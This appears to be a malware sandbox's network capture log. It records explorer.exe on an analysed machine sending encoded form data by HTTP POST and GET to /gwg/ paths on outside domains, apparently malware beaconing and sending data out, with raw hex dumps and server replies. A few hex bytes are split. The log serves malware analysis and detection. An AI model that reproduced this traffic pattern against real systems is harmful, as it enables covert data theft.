Nov 28, 2020 10:26:01.032037020 CET	7773	OUT	POST /gwg/ HTTP/1.1 Host: www.horne-construction.com Connection: close Content-Length: 150725 Cache-Control: no-cache Origin: http://www.horne-construction.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.horne-construction.com/gwg/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 70 50 55 3d 68 72 67 59 4d 62 4d 7a 79 66 37 66 4a 6a 59 4a 44 79 79 4c 7a 51 36 35 35 72 33 34 6d 6c 57 67 42 5f 51 37 55 4b 30 47 70 74 34 65 57 41 70 5f 54 39 37 57 77 6f 4a 6d 55 4a 39 53 41 51 4d 4e 65 66 33 49 74 65 4f 6c 4d 41 49 54 6c 58 54 4d 48 68 36 6e 37 6b 41 77 66 33 74 71 73 39 77 6b 46 6a 36 2d 6b 4a 6f 7a 63 51 4e 38 45 53 42 52 74 70 5a 50 51 70 70 51 32 65 53 4c 6f 43 41 4d 69 7a 49 6b 52 35 31 68 6c 65 6e 48 6b 38 68 34 48 54 6b 30 65 6 7 6d 44 4c 4a 4c 70 28 44 72 42 4b 63 53 4c 46 5f 46 5a 37 75 73 31 72 42 48 6a 69 69 38 53 47 52 54 46 69 46 42 49 65 6c 71 35 56 57 4f 43 45 74 5a 69 4a 73 33 6d 7e 39 55 52 69 7a 33 32 77 50 61 7a 79 6e 32 43 52 6f 66 61 6a 6b 69 53 66 38 6f 43 67 76 66 33 36 32 55 33 6c 58 49 4d 42 34 4a 49 68 7a 45 34 71 58 71 6c 63 35 33 4d 59 42 57 68 31 68 28 5f 4c 37 42 49 48 58 4a 75 72 69 41 6b 71 71 74 6a 41 70 79 5a 70 2d 65 46 7a 67 56 4c 65 71 38 56 6b 76 35 55 76 4c 46 4b 62 6c 6e 58 66 72 63 5a 76 45 72 6b 58 47 32 59 37 70 6b 7a 76 57 35 6f 7a 76 6f 30 68 41 66 42 37 32 62 72 43 6b 44 57 7a 77 52 54 6a 46 34 76 4c 66 6a 6f 5a 6e 73 66 45 53 7e 51 78 48 70 57 30 31 61 4f 64 78 32 4e 52 6a 42 59 35 64 6a 6b 33 6a 39 73 45 72 54 6f 77 45 78 43 63 42 7e 58 7a 4c 34 33 30 6c 42 46 69 69 47 41 42 65 39 48 62 4d 32 74 39 76 4d 51 6a 4d 59 79 73 66 41 59 47 45 41 56 54 7a 4b 56 77 58 73 55 51 69 65 4d 44 55 4c 68 78 63 47 53 41 6e 62 33 53 75 46 34 7a 5a 34 51 69 53 74 71 7a 6e 53 4d 69 37 48 55 6c 4b 63 4d 70 41 38 64 4a 59 68 5f 43 53 45 77 6e 37 53 6c 39 62 57 61 33 5f 78 33 75 39 33 61 6a 6f 31 33 7e 79 65 2d 78 64 4c 4c 6d 59 30 4f 53 64 42 68 50 50 74 51 64 69 30 58 73 4d 6c 57 69 66 5a 58 4a 48 68 33 42 64 6d 36 62 58 45 5a 78 74 4f 41 7a 37 32 31 76 39 63 5f 61 43 39 79 68 4a 69 45 4d 73 53 43 75 50 65 6d 41 69 74 75 4a 75 6e 52 28 68 68 67 67 7a 37 69 76 31 63 52 42 66 28 61 37 32 77 6d 32 5f 78 56 6c 6a 35 34 57 4e 50 50 78 75 63 69 42 6c 75 6a 43 6e 46 37 64 61 4e 77 7a 66 71 70 71 5a 6c 79 35 52 4c 7 2 70 6c 64 57 4e 41 36 63 54 75 52 71 74 4d 53 47 37 6d 6c 48 35 72 53 41 6e 55 5a 4d 4e 30 5a 44 64 6f 55 53 5a 6c 7a 69 7a 44 47 68 6e 39 63 47 30 59 63 32 45 30 36 50 53 5a 41 38 4c 79 49 61 68 47 4c 78 4d 4c 4e 44 32 69 7e 53 69 49 6a 46 79 41 30 55 56 31 71 79 6d 67 4b 62 6b 6d 32 76 56 42 75 65 68 32 55 33 71 34 46 70 66 42 64 77 70 7a 6c 75 5a 58 75 35 69 58 78 33 76 68 51 37 43 70 6d 71 6a 31 47 79 49 6b 56 4c 49 33 33 4e 59 76 57 59 63 49 36 72 56 38 45 6d 5a 46 33 64 73 6b 76 4e 55 50 4f 51 44 37 56 5a 74 66 6b 67 44 51 6e 61 6f 73 44 64 30 50 33 79 68 51 7e 42 73 39 71 38 7e 46 46 65 73 72 28 32 65 77 7e 46 44 45 70 72 57 61 5a 59 38 67 47 36 75 43 35 6e 56 41 51 73 32 69 53 72 39 5f 67 78 57 71 77 4f 65 5a 39 77 43 62 66 75 6f 6b 4f 67 4e 68 4e 65 33 71 61 69 63 4d 36 6d 6f 2d 4f 36 51 6a 54 64 74 38 31 31 43 59 53 6a 37 50 43 47 45 6a 70 73 28 56 33 32 46 64 45 42 47 43 71 31 73 68 63 6f 44 54 68 7a 76 37 62 5a 32 6f 68 52 61 31 35 39 54 6e 28 71 33 72 72 79 6d 4b 79 59 70 69 71 4f 45 74 6b 38 44 6a 42 64 28 6c 49 62 61 41 50 38 34 46 7a 72 31 77 75 67 59 62 6e 50 78 56 73 41 72 6d 4c 4d 7a 72 34 35 4a 68 67 4c 43 59 77 32 70 4b 72 39 75 6d 6e 44 4e 4f 70 61 4f 63 77 43 42 4c 49 70 42 74 65 63 78 6d 39 39 76 71 77 61 75 6e 48 6d 61 41 50 64 70 65 4d 4c 71 66 30

Timestamp	kBytes transferred	Direction	Data
			37 4e 63 6a 33 4e 64 47 55 56 57 41 6d 33 70 28 4c 74 59 46 45 79 72 31 6e 32 32 6f 52 69 61 37 48 45 43 66 72 33 61 4d 4e 72 53 47 58 4f 2d 56 73 57 78 46 37 30 4c 4a 5a 39 59 66 4c 65 5a 4d 34 7e 70 63 4b 37 33 4d 51 56 48 7e 6c 62 70 78 5f 36 31 6c 37 68 66 75 4c 39 78 48 36 75 53 75 35 45 41 75 62 35 67 61 4e 53 4b 38 63 32 30 43 50 42 54 37 36 39 56 76 79 28 6d 44 52 77 39 33 46 61 6b 6a 6a 74 65 69 7a 5a 45 42 2d 30 79 6c 73 48 47 46 4a 63 52 35 39 71 65 45 36 56 58 58 57 54 31 56 4e 46 65 43 53 4f 42 4d 4b 57 67 6a 6c 62 32 32 32 6d 4b 4e 48 64 71 51 4b 41 63 55 67 55 67 62 4a 65 61 53 53 7a 4d 4d 43 73 2d 78 73 53 6e 50 39 35 4f 36 76 71 48 52 2d 73 67 78 66 32 67 7e 75 36 4d 31 32 54 6b 56 6f 67 39 74 6f 4c 7a 7e 41 75 58 65 49 6f 7a 61 49 77 4c 4d 56 76 6d 79 2d 44 57 6e 71 52 47 73 Data Ascii: pPU=hrgYMbMzyf7fJjYJDyyLzQ655r34mlWgB_Q7UK0Gpt4eWAp_T97WwoJmUJ9SAQMNef3lteOlMA ITlXTMHh6n7kAwf3tqs9wkFj6-kJozcQN8ESBRtpZPQppQ2eSLoCAMizIkR51hlenHk8h4HTk0egmDLJLp(DrBKcSL F_FZ7us1rBHjii8SGRTFiFBIelq5VWOCEtZiJs3m~9URiz32wPazyn2CRofajkiSf8oCgvf362U3lXIMB4JIhzE4qX qlc53MYBWh1h(_L7BIHXJuriAkqqtjApyZp-eFzgVLeq8Vkv5UvLFKblnXfrcZvErkXG2Y7pkzvW5ozvo0hAfB72br CkDWzwRTjF4vLfjoZnsfES~QxHpW01aOdx2NRjBY5djk3j9sErTowExCcB~XzL430lBFiiGABe9HbM2t9vMQjMYysf AYGEAVTzKVwXsUQieMDULhxcGSAnb3SuF4zZ4QiStqznSMi7HUlKcMpA8dJYh_CSEwn7Sl9bWa3_x3u93ajo13~ye- xdLLmY0OSdBhPPtQdi0XsMlWifZXJHh3Bdm6bXEZxtOAz721v9c_aC9yhJiEMsSCuPemAituJunR(hhggz7iv1cRBf (a72wm2_xVlj54WNPPxuciBlujCnF7daNwzfqpqZly5RLrpldWNA6cTuRqtMSG7mlH5rSAnUZMN0ZDdoUSZlzizDGh n9cG0Yc2E06PSZA8LyIahGLxMLND2i~SiIjFyA0UV1qymgKbkm2vVBueh2U3q4FpfBdwpzluZXu5iXx3vhQ7Cpmqj1 GyIkVLI33NYvWYcI6rV8EmZF3dskvNUPOQD7VZtfkgDQnaosDd0P3yhQ~Bs9q8~FFesr(2ew~FDEprWaZY8gG6uC5n VAQs2iSr9_gxWqwOeZ9wCbfuokOgNhNe3qaicM6mo-O6QjTdt811CYSj7PCGEjps(V32FdEBGCq1shcoDThzv7bZ2o hRa159Tn(q3rrymKyYpiqOEtk8DjBd(lIbaAP84Fzr1wugYbnPxVsArmLMzr45JhgLCYw2pKr9umnDNOpaOcwCBLlp Btecxm99vqwaunHmaAPdpeMLqf07Ncj3NdGUVWAm3p(LtYFEyr1n22oRia7HECfr3aMNrSGXO-VsWxF70LJZ9YfLeZ M4~pcK73MQVH~lbpx_61l7hfuL9xH6uSu5EAub5gaNSK8c20CPBT769Vvy(mDRw93FakjjteizZEB-0ylsHGFJcR59 qeE6VXXWT1VNFeCSOBMKWgjlb222mKNHdqQKAcUgUgbJeaSSzMMCs-xsSnP95O6vqHR-sgxf2g~u6M12TkVog9toLz ~AuXeIozaIwLMVvmy-DWnqRGs7X_GQ(LMa(QfPb8wZ2H99~SE5aDmqwf7-BiB6c9xdXX~4(rX504iZ~ryigRT3l3U5 ujNk2uJa4jeTp9B7OLQ1sW1n(nlsNzZZrnelXVwiyr0bs4nP6HTk(BXxkIXzzBWfpHprg5YBq1jn1xKoMqQ31KsnKM PJvvyh3nh_KfIIXWXkXHIlhSGfu6f7yl6Bx4Ga0AB45h7fX43TqmByQYgYf3iFvTulLB4UHhP_3gKuShfm~jvUWH~K 1gTo5cozrxAESOvQUR(JprsYwWc1rYiq46UbK0KuZKbHv9cp4jFb6NzKpfxnOt8mSPpTzuOjaXqZcG(qH9caYMWRB5 uMEcZZfh5lSrip7zVvKlvDi5(PyUjgwUvfZ9vPvJjmp1GCc8UTkorreSJIVduenHhOtgU8gh5HWSpRvt3-8lLU697V 1QiBkHVHx2qOH8vTOtBpMj~kCr(l6YY43A1hnBcorbJzhFKEEp33jmr_mMeIzq(8RVFIH4INpZcieyAZ~qaGRS1JES eL~BpXBmvJdfB0VZ8aP1MrnYnTJBt9ye93A9Ssd9yuj_nlmJmrXFIFdkXBAAAg6EkV8vfiImah9ikZwllnuFsD0r(h kjWcyRG1FNuvuDLB5_KWsmko2iwWOHvagPOMrx0VrOQRTZBJmWwn~2F7~eMXP9U2QMyKaTGuLbyx8olm rYOtd4qgHRYmgdkNla9s2UPPHJmk2UMme5Wl2VW9DRScw9FYRkm_9W0isUAApQIMaoxG23YodiZLLCztt1mqjUQ-Xm ~pwRKhSVVmv_zv2TCOZkgmv1xXirYF8oRk3rpPCSRT6fAKcdYJtTkM6cGqeqWDYjIcDH6BZPG3GVMWHsNVED9v9Fp5 9yuJD4a8lv7LyKoqhy1Yny9OZ9pUAZ2-HOa4WH2gp_BrBP6GgErisS89zryCPnh6iMZcl8UzXKg5mSB_AnD3XjmeQ5 cnR_NSmKJVni~7TeD4dc06T4CwE7nt43yGKB15joC2N3f6V19LZTCppgk3VcsAB3Nv5yEQxKJLFi9lgER3BCmmUriq KVsjvdfKvkqF3vT4Bg~Nrik3Mlj-~459LMi2XetIFV(rii9PSJtGJqv2Gt4YOxxe7gHjqBcHcZIR7c3caa9qET9uSEEhQIxlRDdr rGgwJQCfHooSzw8Kh8h3B_LZI7lnBhxzqe9HSjry8XvOV00GOH~JwIuIT3PwlRe-Zj0-f6JwAqaalsrOtfXTIaSxZQ x2qb8seF1BHPG-A2aHk08UEw(Jd1LllK9iwSOK0NW-SlzwBKlgJPuoGd9XcMOvM-AcVZ48gqgcI8FnVB6Rt5gu5hVi 07OEIjw8MtAqAOuB35(ceEAD9xduG5AH0GkBUOc1ef8_9hGD7mcpnfT5K2qDoluLdIDHtAaegBKNlg4sB2iURhKKTa yk75El~yDgXV4xfqa0ne~JtRs3LhQbZ-vO39nxToXzu6u06iwNo2WCi7NYpoASlLHRGb9ctjeLVFufcxnqh76ZbRd6 uvWrMRaSFxb6tgm0zLnhR92mV58g6ZiiHrtp9yvFgM5NzstqL7lXq4Kj5O6uflxhtUSa6T1PN7ilobFDvqV6nhDKBx ~0Ko9yLW~mU6fanlgy7W7XGFXJ6j6PhqFp4lsv~qtAe4FpnTyxxeivcY1vqjDeUtgkE928gIcitYllh1BLspROoTRI 6qCHJtCxLWt0589lcqQK(cEJfXnkvDG9pzaOE8FosquNvlv4hlAG6rQsFYOSr6oR7V1fng6EXglJCl9MKbMjxZu129 BnodTqwY~OPthOq2OdIJtyeT6JVEOXmKItrfUXAyUVY53-E51sYOlkIBVI3kFNLpKa5W4F~lPGhLQBA31yVXsKrTkb aF~QPmgT8k(oTFbLhba92Sd9IJF-VyAmcygQDfesrVCjfrJ0GqHAXuRvQ2jdYY43p6zn16xORTdHIHXW2MLnjiDYJc 7JcNiQRW4ZSvsfU3J6KqhlrMK9f76s5kpzk84-qPAnqceWVPm0QMbWbwXSjtYWrmgtLR0Ym0UUVpTHazAGkw9H7X2z d2TQB8NRKa7fARJRFHgcaWwrL-Qo8Cyj46mt6Ah_umHcYyewNvk2aA7LhSL8fn8fY1xptDqt(kXZVPwb8NYBZcmHW8 1ATAgr~Mwd2t6QMbi3hUrM3olt6lege5iVMkprV1c3sNjNVSMyesFyzyLc7cMW9suAeBqWj0tDmJLTOBD7nxpLvj6E 5VqQQEg1TmGWIQgfnZol3Ej7v0(3YDllinqjpnEm8oXEgc1Y3KfdQz7XVE(jOMgI2S1prLeGpW3mCfYH9DAEZKA8Ge IblxLeImCM5mO95luhxOxpKFsD0TwtsbUE0bL-RDT-Pai_o7msC-M9YcCXj08TxDF3(QP956vze2xEXqepYn~rNQE1 YEMo58la~0lgMFY0DuUmR9ckByXj7no4CSgf7R~PDIOE11Zf6JydRMgN23p8kukRmKdGxQqO4tJnnGMhUDI4wUVBPZ hfSPYAhMT-aJNtE_zOwhwSdGFIrsDv2h69F7SCPaiGPUaQMq6hGmkVts9j0EpFmuh5pCqD22RKgrWGQLNR4gkukmqK MKEWfcvXA24StdzETB9UIbZH6m3CNS(_ZmDosF0enIDMiN8Uk4BuZqjZZiT2FvPhFDBgtYEaHPQ5Eyv1NcKbIy0BWY qw9hSuvksS5i1Uan~VlFpnIpWtQGGlX07BMR37ALvGoojdJB

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 10:26:01.957648993 CET	7921	IN	HTTP/1.1 404 Not Found Connection: close Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <http://horne-construction.com/wp-json/>; rel="https://api.w.org/" Transfer-Encoding: chunked Content-Encoding: gzip Vary: Accept-Encoding Date: Sat, 28 Nov 2020 09:25:59 GMT Server: LiteSpeed Data Raw: 66 61 64 0d 0a 1f 8b 08 00 00 00 00 00 00 03 dc 3b d9 72 db 38 b6 cf f1 57 c0 4c c5 96 a6 49 48 96 d7 c8 96 7b 32 ee 74 dd 5b d5 9d 4c 65 79 4a 5c 2a 88 3c a2 d0 01 01 36 00 6a 29 c7 ff 7e 0b e0 4e 51 8b dd c9 cb cd 8b 45 e0 ac c0 d9 c9 dc 1c 06 c2 d7 ab 18 d0 4c 47 ec f6 e0 c6 fc 41 8c f0 70 e4 00 f7 3e 7f 74 cc 1a 90 e0 f6 e0 c5 4d 04 9a 20 7f 46 a4 02 3d 72 3e 7f fa dd bb 72 8a 75 4e 22 18 39 73 0a 8b 58 48 ed 20 5f 70 0d 5c 8f 9c 05 0d f4 6c 14 c0 9c fa e0 d9 07 17 51 4e 35 25 cc 53 3e 61 30 3a b1 54 18 e5 df 90 04 36 72 62 29 a6 94 81 83 66 12 a6 23 67 a6 75 ac 86 bd 5e 18 c5 21 16 32 ec 2d a7 bc 77 62 90 0e 5e dc 68 aa 19 dc fe 97 84 80 b8 d0 68 2a 12 1e a0 a3 97 57 83 93 93 6b f4 3f ef 3f bc 7b 8b ee de bf fb f8 e9 c3 e7 bb 4f ff fb fe dd 4d 2f 45 38 b8 29 d8 1d 07 5c 79 b1 84 29 68 7f 76 9c f2 3c ee f5 66 42 72 f0 7c c1 95 96 89 af a9 e0 d8 17 d1 31 ea dd ee c6 9d 0a ae 15 0e 85 08 19 90 98 aa fd 31 15 5e 18 15 1b 6c 1c c2 34 48 4e 34 38 c8 5c d6 c8 21 71 cc a8 4f 8c 58 3d a9 d4 2f cb 88 39 c8 aa 36 72 d6 b5 46 47 92 fc 9d 88 6b f4 3b 40 50 3d d6 e1 26 3d 7b 53 80 a0 e7 d4 b5 fd 61 62 dc 89 28 02 ae d5 13 e4 f1 33 94 8a 60 2f 5e dc 28 5f d2 58 67 67 a2 61 a9 7b 7f 91 39 49 57 8d 51 bd 78 b1 a0 3c 10 0b 3c 5e c4 10 89 bf e8 47 d0 9a f2 50 a1 11 7a 70 26 44 c1 67 c9 9c 61 66 62 5f 7b 5f 7b d9 05 7c ed d1 88 84 a0 be f6 7c 21 e1 6b cf 22 7f ed 9d 0c 70 1f f7 bd 93 af bd cb c1 f2 72 f0 b5 e7 b8 0e 2c b5 33 74 70 cc 43 c7 75 d4 3c 7c 2e 45 35 0f 2d 3d 35 0f df a6 24 d5 dc 92 14 89 f4 c1 19 3e 38 be e0 3e d1 56 94 4c e6 a1 11 b9 dd 52 bf f6 16 b1 47 b9 cf 92 c0 a8 f1 97 b2 0b 16 d9 93 c0 80 28 c0 11 e5 f8 2f f5 eb 1c e4 e8 1c 9f e1 33 e7 f1 f1 da 1c 5a ef 5f 87 e8 d3 8c 2a 64 dc 10 51 85 48 a2 85 17 02 07 49 34 04 e8 5f 3d 03 75 38 4d b8 75 8c 0e b8 c4 d5 dd 87 39 91 48 ba dc 15 2e 75 e3 11 c1 be 04 a2 e1 2d 03 73 d9 1d c7 27 7c 4e 94 d3 75 d5 28 c6 21 e8 3b 13 21 96 fa e8 a8 fa d4 71 06 81 d3 bd ce 49 23 bf 03 39 69 32 fa a8 25 e5 21 9e 4a 11 dd cd 88 bc 13 01 5c 2b ec 33 20 f2 03 f8 ba d3 77 fb 6e 8c d3 18 13 e3 19 d0 70 a6 bb ae c2 53 ca d8 27 58 ea 0e c1 c6 71 56 1d 3d a3 ca 85 ae db 77 fb dd 6b 2b f6 28 c6 5a fc 46 34 f9 fc e1 8f 4e f7 5a 82 4e 24 47 cf 27 ae 53 e2 ae 1c 8d ea a4 1f 0b d5 58 07 ba 0f 74 da 39 54 df bf 1f 96 42 76 53 de 87 27 d7 6a 41 b5 3f eb 28 6c 8e e9 3f 44 01 a3 1c 46 8e 16 b1 63 94 12 26 ba 5e f4 fb e8 74 10 2f d1 1b 49 09 73 5c e8 3e f8 4 4 81 33 65 24 74 86 19 29 bf f3 e5 64 70 f9 fa ea d2 bd 38 ef 9f be 76 af 06 fd 73 f7 f5 d5 eb f3 f4 f9 de 5d db 3e ad 6e 77 8f 8e 3a 87 7e e7 cb f9 f9 e9 f9 85 7b 7e 71 35 b8 70 8b df 27 af ef dd da ce d5 a0 7f 5a db ee 1e 1d 55 b0 2f 4f 4f 07 ee f9 c5 c9 e0 ca 3d bf 38 1b 9c 96 bf 4f cc 4a be 7e 52 fe 3e ed 97 bf ab f0 67 97 25 67 4b 35 e5 5c 90 38 35 7a d6 e9 d7 17 06 27 0d 88 d3 7e 63 61 d0 a4 71 76 79 df ed 5e db 13 ce fc b0 3c 62 73 24 97 56 a9 Data Ascii: fad;r8WLIH{2t[LeyJ*<6j)~NQELGAp>tM F=r>ruN"9sXH _p\lQN5%S>a0:T6rb)f#gu^!2-wb^hh*Wk??{OM /E8)\y)hv<fBr|11^\4HN48\!qOX=/96rFGk;@P=&={Sab(3`/^(_Xgga{9lWQx<<^GPzp&Dgafb_{_{|!k"pr,3tpCu<|.E5-= 5$>8>VLRG(/3Z_*dQHI4_=u8Mu9H.u-s'\|Nu(!;!ql#9i2%!J\+3 wnpS'XqV=wk+(ZF4NZN$G'SXt9TBvS'jA?(l?DFc&^t/Is\ >D3e$t)dp8vs]>nw:~{~q5p'ZU/OO=8OJ~R>g%gK5\85z'~caqvy^<bs$V

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49763	213.171.195.105	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 10:26:39.823323011 CET	7970	OUT	GET /gwg/?1bj=jlNDBdXxM&pPU=lb/SWHpKCmsmK+u5QR6+71VT1RCMiNBNQ95QwlYjM9FeW5Wl/GojsaK+wOwJlCTaA7k0MtpWEA== HTTP/1.1 Host: www.systemmigrationservices.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 28, 2020 10:26:39.854322910 CET	7970	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Sat, 28 Nov 2020 09:26:39 GMT Content-Type: text/html Content-Length: 1358 Last-Modified: Wed, 02 Sep 2015 09:53:51 GMT Connection: close ETag: "55e6c72f-54e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49766	213.171.195.105	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 10:26:41.887763023 CET	7993	OUT	POST /gwg/ HTTP/1.1 Host: www.systemmigrationservices.com Connection: close Content-Length: 413 Cache-Control: no-cache Origin: http://www.systemmigrationservices.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.systemmigrationservices.com/gwg/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 70 50 55 3d 74 35 7a 6f 49 6e 4e 5f 65 33 34 6f 59 70 62 4b 4e 30 50 37 37 43 68 33 77 6a 7e 71 70 4e 55 47 55 49 63 54 70 33 30 46 63 59 49 5a 45 36 37 68 7a 6b 41 37 6d 61 44 6e 72 50 67 58 30 78 6a 65 48 37 6c 76 4a 65 56 34 46 66 7e 4c 33 54 78 41 57 33 33 56 51 62 28 46 4f 59 74 58 44 32 32 55 57 6f 72 78 4a 6e 68 75 53 67 4a 4f 74 41 4d 7a 70 49 6a 35 58 54 36 4f 6e 57 72 37 30 76 55 4c 4f 63 52 64 4d 45 32 78 4c 4c 7e 61 38 66 33 4d 77 4a 57 41 79 47 7a 61 6a 42 36 55 62 76 67 6c 56 36 5a 56 76 72 4b 47 48 6f 41 6d 4d 38 6d 45 55 52 6c 5f 51 57 43 32 53 78 31 39 47 55 7a 6d 6c 55 79 76 78 4c 57 47 59 65 51 4b 52 76 36 73 32 48 4b 76 73 79 58 52 71 49 47 65 43 7a 36 65 70 39 32 4b 61 4e 38 46 70 71 62 35 77 49 32 37 72 75 49 49 42 67 55 76 39 52 75 6d 7e 48 79 36 28 64 43 42 78 6d 39 30 76 48 4a 53 50 69 61 58 79 36 51 71 43 4d 4e 5f 28 43 62 52 7a 55 33 54 64 53 75 4c 45 46 31 39 69 72 59 4e 28 6c 6b 4c 6a 6e 6f 6b 28 68 73 79 44 4e 69 56 49 73 49 35 6d 78 4a 56 4f 32 75 4e 48 6b 4f 65 54 2d 79 71 6d 66 6c 57 79 54 62 45 79 58 35 4e 6c 6d 67 32 55 78 44 34 4d 52 51 37 4c 5a 53 48 55 4a 6f 48 71 44 65 6c 46 33 72 7a 77 63 69 6b 4c 61 56 6e 7e 73 4b 4f 56 50 68 30 39 74 66 34 49 61 42 42 59 5f 36 74 44 5a 63 2e 00 00 00 00 00 00 00 00 Data Ascii: pPU=t5zoInN_e34oYpbKN0P77Ch3wj~qpNUGUIcTp30FcYIZE67hzkA7maDnrPgX0xjeH7lvJeV4Ff ~L3TxAW33VQb(FOYtXD22UWorxJnhuSgJOtAMzpIj5XT6OnWr70vULOcRdME2xLL~a8f3MwJWAyGzajB6UbvglV6ZV vrKGHoAmM8mEURl_QWC2Sx19GUzmlUyvxLWGYeQKRv6s2HKvsyXRqIGeCz6ep92KaN8Fpqb5wl27ruIIBgUv9Rum~H y6(dCBxm90vHJSPiaXy6QqCMN_(CbRzU3TdSuLEF19irYN(lkLjnok(hsyDNiVIsI5mxJVO2uNHkOeT-yqmflWyTbE yX5Nlmg2UxD4MRQ7LZSHUJoHqDelF3rzwcikLaVn~sKOVPh09tf4IaBBY_6tDZc.
Nov 28, 2020 10:26:41.918081999 CET	7994	IN	HTTP/1.1 405 Not Allowed Server: nginx/1.16.1 Date: Sat, 28 Nov 2020 09:26:41 GMT Content-Type: text/html Content-Length: 157 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49767	213.171.195.105	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 28, 2020 10:26:41.920929909 CET	8007	OUT	POST /gwg/ HTTP/1.1 Host: www.systemmigrationservices.com Connection: close Content-Length: 150725 Cache-Control: no-cache Origin: http://www.systemmigrationservices.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.systemmigrationservices.com/gwg/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 70 50 55 3d 74 35 7a 6f 49 69 78 72 59 58 38 31 66 63 72 4c 4d 6b 66 6a 73 79 51 70 79 55 75 35 67 5f 46 33 4b 72 5a 59 70 32 45 4a 46 4d 46 65 58 71 4c 68 31 6e 6f 32 6f 61 44 6b 74 50 67 55 6c 68 76 49 5a 63 67 69 4a 66 68 65 46 66 6d 49 73 68 70 46 53 33 33 43 52 36 44 39 66 6f 52 41 44 30 7a 38 59 71 6d 69 44 48 74 75 63 32 68 4d 69 46 51 73 68 70 28 36 4e 44 6d 50 30 58 44 2d 30 38 52 2d 4f 2d 74 46 50 46 36 6b 42 64 4f 52 7a 5f 48 6b 36 36 47 46 74 43 62 5a 73 67 69 48 47 63 45 68 5a 62 59 31 7a 2d 7e 46 5a 6f 59 67 47 62 44 78 53 67 68 57 53 46 61 49 53 32 42 74 59 46 50 7a 32 43 32 33 32 5f 47 5f 54 4b 67 45 66 2d 36 6b 79 42 65 53 71 79 6e 75 31 37 53 37 49 44 58 63 39 5a 47 61 48 38 55 58 75 62 6e 31 6f 70 47 50 72 35 51 41 65 51 6c 4e 78 79 65 39 6e 45 71 69 38 66 75 33 31 32 38 53 70 48 4a 4f 48 41 79 6a 28 76 41 68 4a 38 63 76 67 78 37 50 35 6e 44 6f 4e 41 6d 4c 4a 42 70 70 6b 61 4d 37 31 30 55 6a 7a 57 39 71 7e 7a 78 53 52 64 69 55 62 2d 67 69 6d 78 4a 33 4f 79 37 51 47 52 6d 65 54 76 53 48 69 38 4e 43 7e 44 61 42 78 48 70 4c 7e 46 30 6d 55 78 4c 34 4e 6b 55 52 61 36 79 48 44 76 55 49 71 6e 4b 6c 43 48 72 7a 72 4d 6a 78 45 49 67 71 79 74 62 4f 64 4e 70 6c 73 66 66 47 50 71 4d 64 66 4e 32 6d 55 74 67 68 62 4e 39 76 37 58 78 77 77 38 7e 67 72 6e 49 4c 68 59 37 71 31 4d 32 73 42 66 6b 6e 42 4b 68 52 4a 64 62 31 59 6f 4e 6c 43 4a 75 33 74 53 52 71 42 36 74 6f 72 79 41 65 6b 43 42 7a 68 37 7e 4a 59 63 4c 68 45 78 34 73 51 42 5a 49 6d 71 6c 34 63 4d 4b 34 63 4b 6b 41 48 37 65 32 50 75 41 43 58 4b 67 34 76 33 7a 56 69 47 57 44 33 2d 62 36 44 64 38 79 59 65 7e 30 52 4f 37 63 70 53 46 62 43 46 55 50 68 39 52 78 4d 58 52 7a 4e 53 5a 75 54 41 6d 59 53 45 6c 62 4c 31 6e 55 63 75 41 4b 71 65 31 42 4b 56 74 50 4c 6e 79 78 6e 5a 32 54 58 74 4a 4b 72 46 6a 34 62 4d 51 73 43 77 61 67 43 35 37 4a 45 74 6b 33 46 49 70 48 58 32 34 37 72 36 78 39 58 69 4c 43 6c 73 73 6e 44 38 7e 69 31 49 7e 6c 47 75 50 6c 65 39 42 7a 41 59 39 64 51 32 32 47 61 30 67 5f 4a 63 77 7 3 31 36 44 6e 66 56 5a 6f 32 49 71 48 68 4b 6d 67 45 42 45 65 56 61 6a 30 4c 35 6a 64 71 6f 51 66 54 73 6d 34 52 57 72 78 70 44 6b 33 77 61 4b 65 4e 58 4a 34 54 54 28 33 68 5f 48 50 6a 7a 72 67 68 4e 6a 74 50 4b 38 59 72 46 73 4c 6e 64 71 79 63 71 45 72 33 30 59 75 71 59 44 5f 7e 56 50 4e 4a 35 42 4c 53 5a 74 2d 61 49 68 31 42 39 32 63 47 6a 71 4c 31 6e 35 63 61 57 74 76 63 4c 59 55 55 74 7e 59 41 33 41 68 7a 61 4b 